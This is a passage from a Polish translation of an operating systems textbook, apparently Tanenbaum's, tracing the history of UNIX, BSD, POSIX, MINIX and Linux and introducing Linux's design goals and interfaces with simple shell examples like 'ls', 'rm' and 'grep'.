i fizyczne przeniesienie taśmy magnetycznej na pierwsze piętro, aby sprawdzić, czy nowa wersja działa prawidłowo. Po kilku miesiącach noszenia taśm nieznany pracownik firmy zapytał: „Skoro jesteśmy wielkim przedsiębiorstwem telekomunikacyjnym, czy naprawdę nie można połączyć tych dwóch komputerów jakimś przewodem?”. Właśnie tak narodziła się obsługa sieci w systemie UNIX. Po przeniesieniu tego systemu na platformę Interdata przystąpiono do prac nad jego przeniesieniem na komputer VAX i inne komputery. Po podzieleniu firmy AT&T przez rząd Stanów Zjednoczonych w roku 1984 przedsiębiorstwo zyskało możliwość legalnego wejścia na rynek oprogramowania komputerowego, z której szybko skorzystało. Niedługo po podziale AT&T wydało swój pierwszy komercyjny system UNIX nazwany System III. System nie został zbyt dobrze przyjęty, zatem już rok później zastąpiono go poprawioną wersją nazwaną System V. Los Systemu IV do dzisiaj należy do jednej z największych tajemnic informatyki.

Oryginalny System V został zastąpiony wydaniem drugim, trzecim i czwartym, z których każde było większe i bardziej skomplikowane od swojego poprzednika. Z czasem zapomniano o oryginalnej koncepcji stojącej za systemem UNIX, czyli idei stworzenia prostego, eleganckiego systemu. Mimo że grupa Ritchiego i Thompsona dalej pracowała nad ósmym, dziewiątym i dziesiątym wydaniem systemu UNIX, nowe wersje nigdy nie zyskały popularności, ponieważ firma AT&T skoncentrowała swoje wysiłki na promowaniu Systemu V. Z drugiej strony część rozwiązań zawartych w wymienionych wydaniach ostatecznie została wykorzystana w Systemie V. Z czasem kierownictwo firmy AT&T zdecydowało, że korporacja powinna się koncentrować na usługach telekomunikacyjnych, nie na produkcji oprogramowania, co w 1993 roku doprowadziło do sprzedaży praw do systemu UNIX firmie Novell. Novell odsprzedała produkt firmie Santa Cruz Operation. Od tamtego czasu prawa własności do oryginalnego Uniksa nie mają większego znaczenia, ponieważ wszystkie ważne firmy komputerowe dysponowały odpowiednimi licencjami.

10.1.4. Berkeley UNIX

Jednym z wielu uniwersytetów, które dość szybko uzyskały dostęp do systemu UNIX Version 6, był Uniwersytet Kalifornijski w Berkeley. Ponieważ pracownicy tego ośrodka mieli dostęp do pełnego kodu źródłowego, istniała możliwość wprowadzenia istotnych modyfikacji w jego mechanizmach. Dzięki wsparciu w formie grantów Agencji Zaawansowanych Projektów Badawczych (ang. *Advanced Research Projects Agency — ARPA*) Departamentu Obrony Stanów Zjednoczonych udało się stworzyć i wydać poprawioną wersję systemu dla komputera PDP-11, nazwaną **1BSD** (od ang. *First Berkeley Software Distribution*). Niedługo potem Uniwersytet Kalifornijski w Berkeley wydał kolejną wersję nazwaną **2BSD** (także dla komputera PDP-11).

Ważniejszymi produktami w rozwoju Uniksa okazały się jednak systemy **3BSD**, a zwłaszcza jego następcą: **4BSD** dla komputerów VAX. Mimo że już firma AT&T dysponowała wersją systemu UNIX dla tych komputerów (nazwaną **32V**), w praktyce był to UNIX Version 7. W przeciwieństwie do produktu AT&T, system 4BSD zawierał niezliczone poprawki. Do najważniejszych udoskonalień należały mechanizmy wykorzystujące pamięć wirtualną i technikę stronicowania, dzięki którym programy mogły przekraczać rozmiarami ilość dostępnej pamięci fizycznej (ich fragmenty w razie konieczności były wymieniane pomiędzy pamięcią fizyczną a wirtualną). Inna zmiana umożliwiła stosowanie nazw plików przekraczających 14 znaków. Zmieniono też implementację systemu plików, co przełożyło się na jego znaczne przyspieszenie. Nowy system cechował się bardziej niezawodną obsługą sygnałów. Wprowadzono też obsługę sieci, a zastosowany protokół sieciowy (nazwany **TCP/IP**) stał się de facto standardem w świecie systemów UNIX, a później także w zdominowanym przez serwery z tym systemem internecie.

Pracownicy Uniwersytetu w Berkeley dodali do swojego systemu sporą liczbę programów użytkowych, w tym nowy edytor (*vi*), nową powłokę (*csh*) oraz kompilatory Pascal i Lispa. Wszystkie te udoskonaleń spowodowały, że Sun Microsystems, DEC i inni producenci komputerów zaczęli korzystać z systemu Berkeley UNIX jako bazy dla swoich produktów (zamiast „oficjalnego” Systemu V firmy AT&T). W konsekwencji Berkeley UNIX szybko stał się najbardziej popularnym systemem w zastosowaniach akademickich, badawczych i obronnych. Więcej informacji o tym systemie można znaleźć w [McKusick et al., 1996].

10.1.5. Standard UNIX

Pod koniec lat osiemdziesiątych ubiegłego wieku powszechnie stosowano dwie różne, pod wieloma względami niezgodne ze sobą wersje systemu UNIX: 4.3BSD oraz System V Release 3. Co więcej, niemal wszyscy producenci komputerów instalowali własne, niestandardowe rozszerzenia. Ten podział w połączeniu z brakiem standardowych formatów programów binarnych znacznie ograniczył komercyjny sukces systemu UNIX, ponieważ producenci oprogramowania nie mogli pisać i wydawać programów przystosowanych do współpracy ze wszystkimi odmianami tego systemu (taką możliwość oferował MS-DOS). Wiele prób początkowych standaryzacji Uniksa zakończyło się niepowodzeniem. Jedną z nich było wydanie przez AT&T dokumentu **SVID** (od ang. *System V Interface Definition*) definującego wszystkie wywołania systemowe, formaty plików itp. Wspomniany dokument miał przywołać do porządku wszystkich producentów korzystających z Systemu V, ale nie wpłynął na poczynania konkurencyjnego obozu (BSD), który ignorował jego zapisy.

Pierwsza poważna próba pogodzenia obu odmian systemu UNIX została zainicjowana przez komitet IEEE Standards Board, szanowane i — co najważniejsze — niezależne ciało standaryzacyjne. W projekcie pod auspicjami IEEE Standards Board wzięły udział setki ludzi związanych z przemysłem, środowiskami akademickimi i agencjami rządowymi. Ostatecznie projekt otrzymał nazwę **POSIX** — pierwsze trzy litery oznaczają przenośny system operacyjny (ang. *Portable Operating System*); przyrostek IX miał przypominać, że chodzi o rodzinę systemów UNIX.

Po analizie niezliczonych argumentów i kontrargumentów, tez i antytez, komitet odpowiedzialny za projekt POSIX opracował standard znany jako **1003.1**. Wspomniany standard definiuje zbiór procedur bibliotek, które muszą być dostępne w każdym systemie UNIX zgodnym z tym standardem. Większość tych procedur reprezentuje wywołania systemowe, ale część może być zaimplementowana poza jądrem systemu. Do najbardziej typowych procedur z tej grupy należą *open*, *read* i *fork*. Idea projektu POSIX ma na celu zagwarantowanie każdemu producentowi oprogramowania korzystającego tylko z procedur zdefiniowanych przez standard 1003.1, że jego oprogramowanie będzie działało prawidłowo we wszystkich zgodnych z tym standardem systemach UNIX.

O ile większość ciał podejmujących się prób standaryzacji idzie na trudne kompromisy, chcąc zadowolić oczekiwania wszystkich stron, o tyle standard 1003.1 jest wyjątkowo precyzyjny i spójny, zważywszy na liczbę uczestników prac nad jego powstaniem i ich sprzeczne interesy. Zamiast zaczynać pracę od *zsumowania* wszystkich cech Systemu V i BSD (co jest normą w podobnych projektach), komitet pod auspicjami IEEE wyznaczył *część wspólną*. W największym uproszczeniu, jeśli jakąś funkcję była obecna zarówno w Systemie V, jak i w BSD, była włączana do standardu; w przeciwnym razie nie uwzględniano jej w tworzonym dokumencie. Algorytm podczas prac nad standardem 1003.1 spowodował, że gotowy dokument w zadziwiająco wielu punktach przypominał cechy bezpośredniego przodka Systemu V i BSD, czyli Version 7. Doku-

ment 1003.1 napisano w taki sposób, aby był zrozumiały zarówno dla programistów implementujących oba systemy operacyjne, jak i twórców oprogramowania, co w świecie standardów było zupełnie nowością (autorzy współczesnych standardów próbują iść tą samą drogą).

Mimo że standard 1003.1 opisuje tylko wywołania systemowe, istnieją dokumenty pokrewne standaryzujące wątki, programy użytkowe, zasady obsługi sieci i wiele innych aspektów systemu operacyjnego UNIX. Z czasem także język programowania C został objęty standardami organizacji ANSI oraz ISO.

10.1.6. MINIX

Do nieodłącznych cech wszystkich współczesnych systemów UNIX należą ogromne rozmiary i duża złożoność, co w pewnym sensie przeczy oryginalnej idei przyświecającej twórcom pierwszych systemów z tej rodziny. Nawet gdyby udostępniano za darmo kompletny kod źródłowy systemu operacyjnego (co nie zawsze ma miejsce), nie ma wątpliwości, że jeden programista miałby ogromne problemy ze zrozumieniem tego kodu w całości. Właśnie dlatego autor tej książki zdecydował się napisać nowy system UNIX, który będzie na tyle mały, aby każdy mógł go zrozumieć, którego kod źródłowy będzie powszechnie dostępny i który będzie można wykorzystywać do celów edukacyjnych. System składał się z zaledwie 11 800 wierszy kodu języka C oraz 800 wierszy kodu asemblera. Opisywany system, który wydano w 1987 roku, był funkcjonalnie niemal równoważny systemowi UNIX Version 7, czyli najbardziej popularnemu systemowi instalowanemu na komputerach PDP-11 na wydziałach informatyki szkół wyższych.

MINIX był jednym z pierwszych systemów z rodziny UNIX, które zbudowano wokół projektu mikrojądra. Koncepcja mikrojądra sprowadza się do umieszczania w jądrze systemu operacyjnego minimalnego zbioru funkcji, co przekłada się na większą niezawodność i efektywność jądra. W systemie MINIX zarządzanie pamięcią i system plików zostały przeniesione na poziom procesów użytkownika. Jądro odpowiadało niemal wyłącznie za przekazywanie komunikatów pomiędzy tymi procesami. Składało się z 1600 wierszy kodu języka C oraz 800 wierszy asemblera. Z przyczyn technicznych (związkanych z wymogami architektury 8088) jądro systemu MINIX obejmowało także sterowniki urządzeń wejścia-wyjścia, czyli dodatkowe 2900 wierszy kodu języka C. System plików (5100 wierszy języka C) oraz menedżer pamięci (2200 wierszy języka C) działały w formie dwóch odrębnych procesów użytkownika.

Mikrojądra mają tę przewagę nad systemami monolitycznymi, że ich kod jest nieporównanie prostszy do zrozumienia i łatwiejszy w utrzymaniu z uwagi na modułową strukturę. Przeniesienie kodu z jądra do trybu użytkownika podnosi bezpieczeństwo systemu, ponieważ awaria procesu działającego w trybie użytkownika nie ma tak katastrofalnych skutków jak awaria komponentu w trybie jądra. Największą wadą tego rozwiązania jest nieznacznie niższa wydajność wynikająca z konieczności przełączania pomiędzy trybem użytkownika a trybem jądra. Wydajność to jednak nie wszystko — wszystkie współczesne systemy UNIX oferują system X Window pracujący w trybie użytkownika; zaakceptowano spadek wydajności, ponieważ takie rozwiązanie podnosi modułowość systemu operacyjnego. Zupełnie inny model zastosowano w systemie Windows, gdzie cały *graficzny interfejs użytkownika* (ang. *Graphical User Interface* — **GUI**) włączono do jądra. Innymi popularnymi projektami realizującymi w owym czasie koncepcję mikrojądra były systemy Mach [Accetta et al., 1986] i Chorus [Rozier et al., 1988].

Już po kilku miesiącach od wydania system MINIX stał się niemal przedmiotem kultu. Powstała nawet specjalna grupa USENET (obecnie grupa Google) nazwana *comp.os.minix* i licząca ponad 40 tysięcy użytkowników. Wielu użytkowników zdecydowało się włączyć w rozwój systemu

poprzez pisanie dodatkowych poleceń i programów użytkowych, zatem MINIX szybko stał się wspólnym projektem ogromnej rzeszy użytkowników (komunikujących się za pośrednictwem internetu). MINIX był więc swoistym prototypem innych projektów realizowanych dużo później z udziałem szerokiej społeczności. W 1997 roku, kiedy wydano wersję 2.0 systemu MINIX, jego podstawowe elementy (obejmujące obsługę sieci) urosły do 62 200 wierszy kodu.

Okolo 2004 roku kierunek rozwoju systemu MINIX uległ radykalnej zmianie — tym razem społeczność zaangażowana w jego tworzenie postawiła sobie za cel opracowanie wyjątkowo niezawodnego systemu zdolnego do automatycznego naprawiania samego siebie (swoistego samoleczenia) i prawidłowego funkcjonowania nawet w razie napotykania powtarzalnych błędów w oprogramowaniu. Wskutek tych zmian idea systemu modułowego wprowadzona w systemie UNIX Version 1 została znacznie rozszerzona w systemie MINIX 3.0. Niemal wszystkie sterowniki urządzeń dla tego systemu udało się przenieść do przestrzeni użytkownika, gdzie każdy sterownik jest wykonywany w formie odrębnego procesu. Rozmiar całego jądra błyskawicznie spadł poniżej 4000 wierszy kodu, czyli poziomu umożliwiającego łatwe opanowanie przez zaledwie jednego programistę. W nowej wersji wprowadzono też wiele zmian w mechanizmach wewnętrznych, aby podnieść ich odporność na błędy.

Co więcej, z czasem ponad 650 popularnych programów systemu UNIX przeniesiono do systemu MINIX 3.0, w tym *X Window System* (czasem określany po prostu mianem X), w tym rozmaite kompilatory (w tym *gcc*), edytory tekstu, oprogramowanie sieciowe, przeglądarki internetowe i wiele innych. W przeciwieństwie do wcześniejszych wersji, które były tworzone przede wszystkim z myślą o zastosowaniach edukacyjnych, począwszy od wersji 3.0, system MINIX zyskał na użyteczności (ze szczególnym uwzględnieniem niezawodności). Nadrzędny cel jego twórców można by streścić słowami: nigdy więcej nie sięgajmy do przycisku resetowania.

Do księgarń trafiło też trzecie wydanie książki [Tanenbaum i Woodhull, 2006] opisującej nowy system, zawierającej kompletny kod źródłowy wraz ze szczegółową dokumentacją (w dodatku). System MINIX stale ewoluje i skupia wokół siebie aktywną społeczność użytkowników. Ponieważ został przeniesiony na procesor ARM, stał się dostępny także dla systemów wbudowanych. Więcej informacji na temat systemu MINIX można znaleźć na stronie www.minix3.org. Z tej witryny można również pobrać darmową wersję systemu.

10.1.7. Linux

W pierwszych latach rozwijania systemu MINIX, w trakcie niekończących się dyskusji prowadzonych w internecie wielu użytkowników wyrażało oczekiwanie (a często po prostu żądało) większej liczby bardziej zaawansowanych funkcji. Autor konsekwentnie odmawiał, ponieważ chciał zachować prostotę umożliwiającą kompletnie opanowanie kodu tego systemu przez studentów w trakcie zaledwie semestru. Nieprzejednana postawa autora systemu drażniła wielu użytkowników. W owym czasie system FreeBSD nie był dostępny, zatem rezygnacja z systemu MINIX na rzecz tego produktu nie była możliwa. Po kilku latach fiński student Linus Torvalds zdecydował się opracować inny klon Uniksa, nazwany *Linux*, który w założeniu miał być pełnowartościowym systemem produkcyjnym obejmującym wiele funkcji brakujących w systemie MINIX. Pierwszą wersję Linuksa (oznaczoną numerem 0.01) wydano w roku 1991. Linux, który opracowano na komputerze z systemem MINIX, czerpał wiele koncepcji z tego systemu, od struktury drzewa źródłego po układ systemu plików. Linux był jednak raczej rozwiązaniem monolitycznym, nie projektem mikrojądra, ponieważ cały system operacyjny zawarto w jego jądrze. Jego kod obejmował łącznie 9300 wierszy języka C oraz 950 wierszy asemblera, czyli niewiele

więcej niż kod systemu MINIX (także zbiory funkcji obu systemów początkowo były zbliżone). Linux był więc przebudowanym systemem MINIX, jedynym, którego kod źródłowy był w tym czasie dostępny dla Torvaldsa.

System Linux szybko zaczął się rozrastać i ewoluował w kierunku kompletnego, produkcyjnego klonu systemu UNIX z takimi elementami jak pamięć wirtualna, bardziej wyszukany system plików i wiele innych zaawansowanych funkcji. Mimo że oryginalna wersja działała tylko na komputerze 386 (niektóre procedury języka C zawierały nawet kod asemblera ścisłe związane z tą rodziną procesorów), szybko przeniesiono system Linux na pozostałe platformy, zatem obecnie działa na wielu różnych komputerach (podobnie jak system UNIX). Jeden aspekt różni jednak Linuksa od systemu UNIX — Linux wykorzystuje wiele specjalnych funkcji kompilatora *gcc*, zatem jego przystosowanie do komplikacji z użyciem standardowego kompilatora ANSI C wymagałoby mnóstwo pracy. Krótkowzroczny pomysł, że *gcc* jest jedynym kompilatorem, który kiedykolwiek zobaczy świat, już staje się problemem, ponieważ LLVM — kompilator *open source* powstały na Uniwersytecie Illinois — szybko zyskuje zwolenników (głównie ze względu na elastyczność i jakość kodu). Ponieważ LLVM nie obsługuje wszystkich niestandardowych rozszerzeń języka C, jakie są dostępne w *gcc*, nie można za jego pomocą skompilować jądra Linuksa, nie wprowadzając przy tym wielu poprawek mających na celu zastąpienie kodu niezgodnego ze standardem ANSI.

Kolejnym ważnym wydaniem systemu Linux była wersja 1.0 udostępniona w 1994 roku. Nowa wersja obejmowała blisko 165 tysięcy wierszy kodu implementującego m.in. nowy system plików, pliki odwzorowań pamięci oraz mechanizmy sieciowe zgodne z systemem BSD (z obsługą gniazd i protokołu TCP/IP). Wersja 1.0 zawierała też wiele nowych sterowników urządzeń. W kolejnych latach wydano kilka mniej ważnych zmian.

W owym czasie system Linux był na tyle zgodny z systemem UNIX, że udało się przenieść sporą część oprogramowania uniksowego, co z kolei przeszłoło się na znaczny wzrost jego użyteczności w porównaniu z wcześniejszymi wersjami. Co więcej, system Linux osiągnął znaczną popularność, a wielu użytkowników aktywnie włączyło się w jego rozwój i pracowało (pod ogólnym kierownictwem Torvaldsa) nad kodem rozszerzającym jego możliwości.

Następne ważne wydanie (oznaczone numerem 2.0) miało miejsce w roku 1996. Tym razem system Linux składał się z blisko 470 tysięcy wierszy języka C i 8000 wierszy kodu asemblera. Nowa wersja obsługiwała architektury 64-bitowe, wieloprogramowość symetryczną, nowe protokoły sieciowe i niezliczone inne funkcje. Znaczna część kodu nowego systemu odpowiadała za implementację rozbudowanego zbioru sterowników urządzeń. Od tamtej pory kolejne wydania były już udostępniane dużo częściej.

Numery wersji jądra systemu Linux składają się z czterech liczb: *A.B.C.D*, np. 2.6.9.11. Pierwsza wartość reprezentuje numer jądra. Druga liczba określa *główną zmianę* (ang. *revision*). Przed wydaniem jądra 2.6 parzyste numery zmian były stosowane dla stabilnych wydań jądra, natomiast numery nieparzyste stosowano dla zmian niestabilnych (wymagających dalszych prac). Zrezygnowano z tego schematu oznaczania wersji wraz z wydaniem jądra 2.6. Trzecia wartość odpowiada mniej znaczącej zmianie, np. w związku z obsługą nowych sterowników. Czwarta liczba składowa reprezentuje drobne poprawki eliminujące błędy i podnoszące bezpieczeństwo. W lipcu 2011 roku Linus Torvalds ogłosił wydanie Linuksa 3.0 nie w odpowiedzi na znaczny postęp techniczny, ale raczej by uczcić dwudziestą rocznicę powstania jądra. Według stanu z 2013 roku jądro Linuksa składa się z blisko 16 milionów wierszy kodu.

Do systemu Linux przeniesiono mnóstwo standardowych produktów programowych znanych z systemu UNIX, w tym X Window System i niezliczone programy sieciowe. Dla Linuksa napisano też dwa różne graficzne interfejsy użytkownika — GNOME oraz KDE. Krótko mówiąc, system

Linux osiągnął poziom pełnowartościowego klonu systemu UNIX ze wszystkimi elementami, do których byli przyzwyczajeni jego miłośnicy.

Jedną z najbardziej nietypowych cech systemu Linux jest jego model biznesowy — Linux jest udostępniany za darmo. Można go pobrać z rozmaitych witryn internetowych, np. z witryny www.kernel.org. Linux jest oferowany z licencją opracowaną przez Richarda Stallmana, założyciela fundacji Free Software Foundation. Mimo udostępniania systemu Linux za darmo, licencja opisująca zasady jego stosowania, tzw. licencja publiczna **GPL** (ang. *GNU Public License*), jest dłuższa od licencji sporządzonej dla systemu Microsoft Windows i opisuje, co można, a czego nie można zrobić z kodem systemu. Użytkownicy mogą za darmo używać, kopować, modyfikować i rozpowszechniać kod źródłowy i wersję binarną systemu Linux. Głównym ograniczeniem jest brak możliwości sprzedawania lub rozpowszechniania tylko w formie binarnej produktów tworzonych na bazie jądra systemu Linux; kod źródłowy tego rodzaju rozwiązań musi być albo dostarczany wraz z produktem, albo udostępniany na żądanie.

Mimo że Torvalds wciąż kontroluje prace nad jądrem swojego systemu, powstały niezliczone programy poziomu użytkownika opracowane przez bardzo wielu innych programistów, z których wielu wywodziło się ze społeczności skoncentrowanych wokół systemów MINIX i BSD, a także idei oprogramowania na licencji GNU. Ponieważ jednak system Linux stale ewoluje, coraz mniejsza część jego użytkowników jest zainteresowana analizowaniem i modyfikowaniem jego kodu źródłowego (co można łatwo stwierdzić, zważywszy na setki książek opisujących, jak korzystać i używać systemu Linux, ale nie prezentujących jego kodu źródłowego ani sposobu działania wewnętrznych mechanizmów). Co więcej, wielu użytkowników Linuksa rezygnuje z darmowych dystrybucji oferowanych w internecie na rzecz jednej z wielu dystrybucji na płycie CD-ROM, wydawanych przez wiele wzajemnie konkurujących firm komercyjnych. Pod adresem www.distrowatch.org można znaleźć witrynę z wykazem stu najbardziej popularnych dystrybucji systemu Linux. Wzrost liczby firm programistycznych oferujących własne wersje Linuksa i rosnąca liczba producentów sprzętu sprzedających komputery z preinstalowanymi systemami z tej rodziny z czasem doprowadziły do rozmycia granicy dzielącej oprogramowanie komercyjne od produktów darmowych.

Wprowadzenie do historii systemu Linux warto zakończyć uwagą o ciekawym zdarzeniu — kiedy system zaczynał zyskiwać coraz większą popularność i zaczął się rozwijać, projekt otrzymał wsparcie z nieoczekiwanej strony, od firmy AT&T. W 1992 roku brak funduszy zmusił Uniwersytet Kalifornijski w Berkeley do wstrzymania prac nad rozwojem systemu BSD i opublikowania ostatniego wydania 4.4BSD (który później stanowił podstawę dla systemu FreeBSD). Ponieważ nowa wersja systemu z Berkeley nie zawierała niemal żadnych elementów kodu autorstwa firmy AT&T, wydano ją na warunkach licencji open source (ale nie GPL), dzięki czemu każdy mógł z nią robić, co zechciał, poza jednym — pozywaniem do sądu Uniwersytetu Kalifornijskiego. Firma AT&T zareagowała na to zdarzenie, jak nietrudno odgadnąć... pozywając Uniwersytet Kalifornijski. Prawnicy AT&T złożyli też pozew przeciwko firmie BSDI, czyli spółce założonej przez programistów zaangażowanych w projekt BSD z myślą o komercyjnych usługach wsparcia użytkowników (profil tej firmy był więc zbliżony do schematu działania przedsiębiorstwa Red Hat i innych firm oferujących obecnie podobne usługi związane z systemem Linux). Ponieważ kod systemu BSD w owym czasie nie zawierał niemal żadnych elementów autorstwa AT&T, pozew dotyczył przede wszystkim naruszenia praw autorskich i praw do znaku handlowego, w tym takich aspektów jak numeru telefonu 1-800-ITS-UNIX firmy BSDI. Mimo że ostatecznie zastrzeżenia prawników AT&T zostały odrzucone przez sąd, ekspansja rynkowa systemu FreeBSD była wstrzymywana na tyle długo, że dała sporą przewagę systemowi Linux. Gdyby nie spory sądowe pomiędzy firmą AT&T a Uniwersytetem Kalifornijskim i firmą BSDI,

począwszy od roku 1993, moglibyśmy obserwować poważne współzawodnictwo dwóch darmowych systemów UNIX oferowanych za darmo — obrońcy tytułu, BSD, który był już dojrzałym i stabilnym systemem cieszącym się ogromną popularnością w środowiskach akademickich już od 1977 roku, oraz energicznego, młodego pretendenta, Linuksa, który od dwóch lat notował coraz większą popularność wśród użytkowników indywidualnych. Kto wie, jak rozstrzygnęłyby się bitwa pomiędzy dwoma darmowymi Uniksami?

10.2. PRZEGLĄD SYSTEMU LINUX

W tym podrozdziale wprowadzimy ogólne zasady funkcjonowania systemu Linux i sposoby jego używania (przede wszystkim z myślą o Czytelnikach, którzy do tej pory nie mieli okazji zapoznać się z tym systemem). Niemal cały ten materiał odnosi się także do wszystkich wariantów systemu UNIX (z kilkoma nieistotnymi wyjątkami). Mimo istnienia kilku graficznych interfejsów użytkownika dla systemu Linux, w tym podrozdziale skoncentrujemy się na jego działaniu z perspektywy programisty korzystającego z okna powłoki systemu X. W kolejnych podrozdziałach przeanalizujemy wywołania systemowe i wewnętrzne mechanizmy ich wykonywania.

10.2.1. Cele Linuksa

UNIX zawsze był systemem interaktywnym, projektowanym z myślą o jednocośnej obsłudze wielu procesów i wielu użytkowników. Uniksa projektowali programiści dla programistów, a więc pod kątem stworzenia środowiska pracy dla użytkowników, których zdecydowana większość będzie miała doświadczenie w świecie wytwarzania oprogramowania (często dość złożonego). W wielu przypadkach duża liczba programistów aktywnie uczestniczyła w rozwoju jednego systemu, stąd obecność w systemach UNIX rozbudowanych rozwiązań w zakresie wspólnej pracy i kontrolowanego przepływu informacji na wiele różnych sposobów. Model grupy doświadczonych programistów wspólnie pracujących nad stworzeniem zaawansowanego oprogramowania z natury rzeczy różni się od modelu komputera osobistego, gdzie pojedynczy programista korzysta tylko z edytora tekstu. Właśnie ta różnica znajduje wyraz we wszystkich aspektach funkcjonowania systemu UNIX. System Linux oczywiście musiał odziedziczyć wiele spośród celów swojego pierwotnego, mimo że jego pierwsza wersja była tworzona z myślą o komputerze osobistym.

Czego dobrzy programiści oczekują od systemu operacyjnego? Zaczniemy od tego, że większość programistów preferuje proste, eleganckie i spójne systemy. Przykładowo plik na najniższym poziomie powinien mieć postać zbioru bajtów. Stosowanie różnych klas plików dla dostępu sekwencyjnego, dostępu swobodnego, dostępu z wykorzystaniem kluczy, dostępu zdalnego itd. (jak w przypadku systemów typu mainframe) stanowi tylko przeszkodę. Podobnie, jeśli polecenie w postaci:

```
ls A*
```

generuje listę wszystkich plików, których nazwy rozpoczynają się od wielkiej litery A, to polecenie:

```
rm A*
```

powinno powodować usunięcie wszystkich plików, których nazwy rozpoczynają się od wielkiej litery A, a nie np. jednego pliku, którego nazwa składa się z litery A i gwiazdki. Ta cecha systemów komputerowych bywa nazywana *zasadą najmniejszego zaskoczenia* (ang. *principle of least surprise*).

Innymi właściwościami systemów, oczekiwany przez większość doświadczonych programistów, są moc i elastyczność. Oznacza to, że system powinien oferować stosunkowo niewielką liczbę podstawowych elementów, które można łączyć na nieskończoność wiele sposobów, aby jak najlepiej pasowały do budowanej aplikacji. Jedną z podstawowych zasad przywiecących twórcy systemu Linux było założenie, zgodnie z którym każdy program powinien wykonywać dokładnie jedno zadanie i robić to dobrze. Właśnie dlatego kompilatory nie generują listingów, ponieważ inne programy mogą to robić lepiej.


I wreszcie większość programistów nie lubi niepotrzebnej nadmiarowości. Po co pisać *copy*, skoro wystarczy napisać *cp*? To całkowite marnotrawstwo cennego czasu. Aby uzyskać wszystkie wiersze zawierające sekwencję *ard* zawarte w pliku *f*, programista korzystający z Linuksa posłuży się poleceniem w postaci:

```
grep ard f
```

Alternatywnym rozwiązaniem jest uruchomienie w pierwszym kroku programu *grep* (bez żadnych argumentów), aby otrzymać wygenerowany przez to narzędzie komunikat (lub podobny): *Cześć, jestem grep, szukam wzorców w plikach. Wpisz, proszę, swój wzorzec.* Po otrzymaniu wzorca *grep* poprosi użytkownika o podanie nazwy pliku. Zaraz potem zapyta, czy użytkownik nie chce podać dodatkowych nazw plików. I wreszcie podsumuje planowane zadanie i spytą, czy dotychczasowe ustawienia spełniają oczekiwania użytkownika. O ile interfejs użytkownika w tej formie może odpowiadać nowicjuszom, o tyle ten sam interfejs doprowadziły doświadczonych programistów do białej gorączki. Szukają sługi, nie niani.

10.2.2. Interfejsy systemu Linux

System Linux można postrzegać jako rodzaj piramidy (patrz rysunek 10.1). Najniższy poziom tej piramidy to sprzęt, czyli procesor, pamięć, dyski, monitor, klawiatura i inne urządzenia. Bezpośrednio na tym sprzęcie działa system operacyjny. Jego zadaniem jest kontrola sprzętu i dostarczanie interfejsu wywołań systemowych wszystkim programom. Wywołania systemowe umożliwiają programom użytkownika tworzenie i zarządzanie procesami, plikami i innymi zasobami.



Rysunek 10.1. Warstwy systemu operacyjnego Linux

Programy żądają wywołań systemowych, umieszczając odpowiednie argumenty w rejestrach (czasem na stosie) i wydając rozkazy pułapki, które powodują przejście z trybu użytkownika do

trybu jądra. Ponieważ nie jest możliwe pisanie tego rodzaju rozkazów w języku C, istnieje biblioteka oferująca po jednej procedurze dla każdego wywołania systemowego. Procedury udostępniane przez tę bibliotekę są co prawda pisane w języku asemblera, ale mogą być wywoływanie z poziomu języka C. Działanie każdej z tych procedur rozpoczyna się od umieszczenia argumentów we właściwym miejscu, by następnie wykonać rozkaz pułapki. Oznacza to, że aby wykonać wywołanie systemowe `read`, program języka C powinien wywołać procedurę biblioteki nazwaną `read`. Warto przy tej okazji wspomnieć, że standard POSIX opisuje właśnie interfejs tej biblioteki, nie interfejs wywołań systemowych. Innymi słowy, standard POSIX określa, które procedury biblioteki muszą być oferowane przez system zgodny z tym standardem, jakie parametry powinny obsługiwać, co mają robić i jakie wyniki powinny zwracać. Standard POSIX nawet nie wspomina o wywołaniach systemowych jako takich.

Oprócz systemu operacyjnego i biblioteki wywołań systemowych wszystkie wersje Linuksa oferują bogaty zbiór standardowych programów, z których część wprost wskazano w standardzie POSIX 1003.2, a część różni się w zależności od konkretnej wersji systemu. Programy oferowane przez wszystkie wersje systemu Linux obejmują procesor poleceń (powłokę), kompilatory, edytory, edytory tekstu oraz narzędzia operujące na plikach. Programy tego typu użytkownik uruchamia, wpisując odpowiednie polecenia za pomocą klawiatury. Możemy więc mówić o trzech różnych interfejsach systemu Linux — prawdziwym interfejsie wywołań systemowych, interfejsie biblioteki oraz interfejsie tworzonym przez zbiór standardowych programów użytkowych.

Większość dystrybucji systemu Linux dla komputerów osobistych zastąpiło ten interfejs użytkownika oparty na klawiaturze graficznym interfejsem użytkownika opartym na myszy. Co ciekawe, zamiana interfejsu nie wymagała żadnych modyfikacji w samym systemie operacyjnym. Nie ma wątpliwości, że właśnie ta elastyczność decyduje o popularności systemu Linux i pozwoliła mu przetrwać niezliczone zmiany technologii w niższych warstwach.

Graficzny interfejs użytkownika (GUI) systemu Linux przypomina pierwsze tego rodzaju interfejsy tworzone dla systemów UNIX w latach siedemdziesiątych ubiegłego wieku i spopularyzowane przez firmę Macintosh, a później także Microsoft już dla platform PC. Interfejs GUI tworzy środowisko pulpitu obejmującego okna, ikony, foldery, paski narzędzi i mechanizmy typu przeciągnij i upuść. Kompletne środowisko pulpitu obejmuje nie tylko program menedżera okien kontrolujący ich rozmieszczenie i wygląd, ale też zbiór różnych aplikacji udostępniających spójny interfejs graficzny. Do najpopularniejszych środowisk tego typu stworzonych z myślą o systemie Linux należą **GNOME** (od ang. *GNU Network Object Model Environment*) i **KDE** (od ang. *K Desktop Environment*).

